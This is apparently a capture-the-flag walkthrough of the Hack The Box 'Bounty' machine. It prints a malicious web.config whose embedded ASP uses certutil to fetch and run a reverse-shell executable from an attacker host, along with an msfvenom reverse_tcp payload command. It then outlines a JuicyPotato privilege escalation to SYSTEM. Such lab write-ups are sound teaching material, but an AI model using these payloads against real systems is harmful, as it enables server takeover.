![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622904955490/o1uLfGblT.png)

I don't know why but every time i try to execute web.config I get a 404 not found

So what we'll do now is we will create a payload for windows using msfvenom and host it on our python server and get it to execute

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.7 LPORT=1234 -f exe -o reverse.exe`

Setting up a nc listener

Creating a new web.config file with the following code

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />        
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<!--
<%
Set wShell1 = CreateObject("WScript.Shell")
        Set cmd1 = wShell1.Exec("certutil -urlcache -split -f http://10.10.16.7/reverse.exe C:\users\public\exploit.exe && C:\users\public\exploit.exe")
Response.write(output1)
%>
-->
```

Reference `https://steflan-security.com/hack-the-box-bounty-walkthrough/`

Even this code keeps on giving errors

Using

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" requireAccess="Write" preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<!-- ASP code comes here
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("cmd /c whoami")
o = cmd.StdOut.Readall()
Response.write(o)
%>
-->

```


After uploading the file and visiting the url `http://10.10.10.93/uploadedfiles/web.config` and viewing the source code
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622953020707/a24kJvwf7.png)
 
We have gained command execution on the server

Now we'll just use the payload we created earlier

Setup a python server and download and execute the payload on the server


Modifying the code ,And finally we get a shell
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622953113401/cTL0ZNUx2.png)

We are the user bounty\merlin


Here's the systeminfo
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622953076385/rfWFfyYQB.png)


When looking for user.txt file we don't find it

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622951327846/9ZceERX9P.png)

The earlier shell was stuck so i decided to use Nishang's Invoke-Powershelltcp.ps1 script for getting a shell

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622951356317/QgUhprq7W.png)


Using the `GetChildItem . -Force` we get the user.txt
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622951439886/sN5UnUXuo.png)


Now it's time for some priv-esc

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622951510219/Sygt1Ft0L.png)

There is a privilege called SeImpersonatePrivilege which we can use to gain administrator privileges


Get the Juicy-Potato.exe and create a new msfvenom payload to get the administrator reverse shell
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622952001923/awbkzfxpZ.png)


Setting up an impacket-smbserver and transferring the JuicyPotato.exe and the new msfvenome payload to the victim machine
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622952376654/cpPOi61IS.png)


Running the JuicyPotato.exe

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622952873392/1B08VpPBW.png)


We are now NT\Authority

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622952895942/0s741_4tG.png)


And finally we get the root.txt

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622952947749/OeOM-E1Dh.png)